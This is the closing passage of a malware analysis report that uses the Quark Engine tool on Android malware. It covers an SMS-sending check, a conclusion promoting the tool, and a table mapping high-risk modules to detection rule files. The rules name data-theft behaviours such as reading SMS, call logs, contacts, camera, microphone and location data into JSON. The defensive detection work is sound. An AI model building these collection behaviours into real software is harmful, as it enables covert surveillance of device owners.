


Figure 42: Call graph - Check if successfully sending out SMS

As shown above, we found one behavior in the function of xoooosm. Referencing the call graph, we know that the malware will check if it has successfully sent out SMS. Below, we will show the smali-like source code to prove what we found.

Crime: Check if successfully sending out SMS




Figure 43: Smali code - Check of successfully sending out SMS

Conclusion

This is a report that shows how malware analysts can use quark engine to boost up their analysis and to quickly tell a good story behind the malware (with information the engine provide).

It shows that having a good understanding of the strengths and weaknesses in quark engine is key to developing good generic detection.

We need to highlight that all rules used in this report is automatically generated by our special algorithms. In other words, we use a tool and a bunch of rules that are completely built and generated by ourselves to perform basic analysis of the malware.

There are still some other byte code instructions needed to build into the Dalvik byte code loader of quark engine. So that we can have more detection rules generated and see more behaviors from the malware.

If you want to take a sip of quark engine. Please visit our GitHub repository https://github.com/quark-engine/quark-engine. And the rules used in this paper https://github.com/quark-engine/quark-rules.

We're proud of our work and
We hope you enjoy it. :D

Table of Rules Usage

You can use the following rules to detect high risk modules listed below.

High Risk Module	Rules Description	Rule No.
Camera	Initialize bitmap object and compress data (e.g. JPEG) into bitmap object	00001.json
	Open the camera and take picture	00002.json
	Put the compressed bitmap data into JSON object	00003.json
File	Read data and put it into a buffer stream	00012.json
	Get filename and put it to JSON object	00004.json
	Get absolute path of file and put it to JSON object	00005.json
	Read file and put it into a stream	00013.json
	Read file into a stream and put it into a JSON object	00014.json
	Put buffer stream (data) to JSON object	00015.json
Microphone	Scheduling recording task	00006.json
	Use absolute path of directory for the output media file path	00007.json
	Read data and put it into a buffer stream	00012.json
	Get filename and put it to JSON object	00004.json
	Get absolute path of file and put it to JSON object	00005.json
	Read file and put it into a stream	00013.json
	Read file into a stream and put it into a JSON object	00014.json
	Put buffer stream (data) to JSON object	00015.json
SMS	Put data in cursor to JSON object	00009.json
	Query data from URI (SMS, CALLS LOGS)	00011.json
	Check if successfully sending out SMS	00008.json
Location	Get location info of the device and put it to JSON object	00016.json
	Get Location of the device and append this info to a string	00017.json
	Get JSON object prepared and fill in location info	00018.json
Contacts	Put data in cursor to JSON object	00009.json
	Read sensitive data(SMS, CALL LOG) and put it into JSON object	00010.json

High Risk Module	Rules Description	Rule No.
Calls logs	Put data in cursor to JSON object	00009.json
	Query data from URI (SMS, CALLS LOGS)	00011.json
	Read sensitive data(SMS, CALL LOG) and put it into JSON object	00010.json